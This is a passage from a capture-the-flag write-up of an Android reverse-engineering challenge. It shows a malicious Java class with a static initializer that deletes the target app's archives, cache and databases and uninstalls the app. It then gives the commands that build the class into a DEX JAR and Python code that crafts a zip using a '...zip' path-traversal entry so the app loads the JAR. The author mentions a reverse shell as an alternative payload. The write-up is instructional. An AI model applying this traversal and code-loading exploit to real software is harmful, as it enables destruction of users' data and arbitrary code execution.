if (archiveDir.exists()) { Log.e("EXPLOIT", "Deleting archives from: " + archiveDir.getAbsolutePath()); deleteRecursively(archiveDir); }
// Also delete internal cache File cacheDir = new File("/data/data/com.badguy.mmarchiver/cache/"); if (cacheDir.exists()) { Log.e("EXPLOIT", "Clearing cache"); deleteRecursively(cacheDir); }
// Delete app database File dbFile = new File("/data/data/com.badguy.mmarchiver/databases/"); if (dbFile.exists()) { Log.e("EXPLOIT", "Deleting databases"); deleteRecursively(dbFile); }
} catch (Exception e) { Log.e("EXPLOIT", "Delete error: " + e.getMessage()); } }).start(); }
private static void deleteApp() { new Thread(() -> { try { // Uninstall the app via pm command Process p = Runtime.getRuntime().exec(new String[]{ "/system/bin/sh", "-c", "pm uninstall com.badguy.mmarchiver" }); p.waitFor();
Log.e("EXPLOIT", "App uninstall command executed");
} catch (Exception e) { Log.e("EXPLOIT", "Uninstall error: " + e.getMessage()); } }).start(); }
private static void deleteRecursively(File file) { if (file.isDirectory()) { File[] files = file.listFiles(); if (files != null) { for (File child : files) { deleteRecursively(child); } } }
boolean deleted = file.delete(); Log.e("EXPLOIT", (deleted ? "Deleted: " : "Failed to delete: ") + file.getAbsolutePath()); }
@Override public String getExtension() { return "7z"; }
@Override public void uncompress(File inFile, File targetPath, ZipFile outFile) throws Exception { // Could also delete files here if called Log.e("EXPLOIT", "Uncompress called - already done"); }}We have a static block,
static { try { Log.e("EXPLOIT", "Destroying adversary communications");
// Delete all archived files deleteArchives();
// Delete the app itself deleteApp();
Log.e("EXPLOIT", "Mission complete");
} catch (Exception e) { Log.e("EXPLOIT", "Error: " + e.getMessage()); }}which calls some functions, deleteArchives() and deleteApp(). Since this is a static block, it’ll run upon class initialization
It’s pretty obvious based on the names of the functions that they just try to delete a bunch of things to interfere with the bad actors’ archives. However, you can have your ZipFormat_7z.java do whatever you want it to do. For example, more useful functionality would be establishing a reverse shell, or downloading the archived files instead of deleting them
Recall that ZipFormat.java is required and ZipFormat_7z.java must implement it because of this code we saw earlier in the class loader logic that enforces the type
ZipFormat zipFormat = (ZipFormat) newInstance;Now that we have our Java files, I used the below commands to create the JAR file. You have to compile it in a certain way though to ensure it can be loaded by Android. Essentially, turning the Java source code into Android-loadable DEX inside a JAR
First compiling the code into .class files (I compiled on Windows)
javac -classpath "Path\To\My\android-33\android.jar" -source 1.8 -target 1.8 -d out/ src/net/axolotl/zippier/*.javathen converting the .class files into .dex files
java -cp "Path\To\My\Android\Sdk\build-tools\33.0.2\lib\d8.jar" com.android.tools.r8.D8 --output out_dex ZipFormat_7z.jarThen packaging those .dex files into a JAR
cd out_dex
jar cf ../ZipFormat_7z_dex.jar classes.dex
We now finally have the JAR we need
Now using the below Python code, we can assemble our malicious zip file
import zipfile
# Create inner zip with the malicious JAR at the right pathwith zipfile.ZipFile('inner.zip', 'w') as z:
with open("ZipFormat_7z_dex.jar", "rb") as jar_file: jar_bytes = jar_file.read()
# Path relative to /cache/zippier/ z.writestr('formats/net.axolotl.zippier.ZipFormat_7z.jar', jar_bytes)
z.writestr('pwn.7z', b'Trigger exploit')
# Read inner zipwith open('inner.zip', 'rb') as f: inner_zip_data = f.read()
'''Create outer zip with inner named to escape to parent, and its contents are what we created above
Extracts inner zip as just "..", so 'formats/net.axolotl.zippier.ZipFormat_7z.jar' gets extracted to/cache/zippier/extract/../formats/net.axolotl.zippier.ZipFormat_7z.jar, which is just/cache/zippier/formats/net.axolotl.zippier.ZipFormat_7z.jar'''with zipfile.ZipFile('exploit.zip', 'w') as z: z.writestr('...zip', inner_zip_data)Basically we first create the inner zip, which consists of the JAR file named formats/net.axolotl.zippier.ZipFormat_7z.jar, and a dummy file named pwn.7z to trigger the exploit
The outer zip, named exploit.zip, then consists of the inner zip contents above, but of course the inner zip is named ...zip
Uploading this exploit.zip, we see that our exploit worked!

Submitting this zip file solves this task!
I will note that it doesn’t really matter what your malicious JAR did. It appears that the task just checked to see that it was loaded at all to accept your submission
It was a really fun journey, and we learned a lot. I wasn’t expecting the android rev at the end here, but it was a welcome surprise
Alas, the challenge coin has finally been acquired
Response:
With full access to the device we now have full visibility into this threat actor’s entire infrastructure and capabilities. The US Military has everything they need to take decisive action against this threat. The security configurations of DoD networks worldwide are updated to guard against the exploited vulnerabilities, the adversary’s infrastructure is destroyed, and the entire team of threat actors are identified. DIRNSA briefed the president on your work and how you enabled the mitigation of this threat. Great job!
Through dedication, skill, and teamwork; NSA guaranteed the protection of the US Militaries advantage in the cyber domian.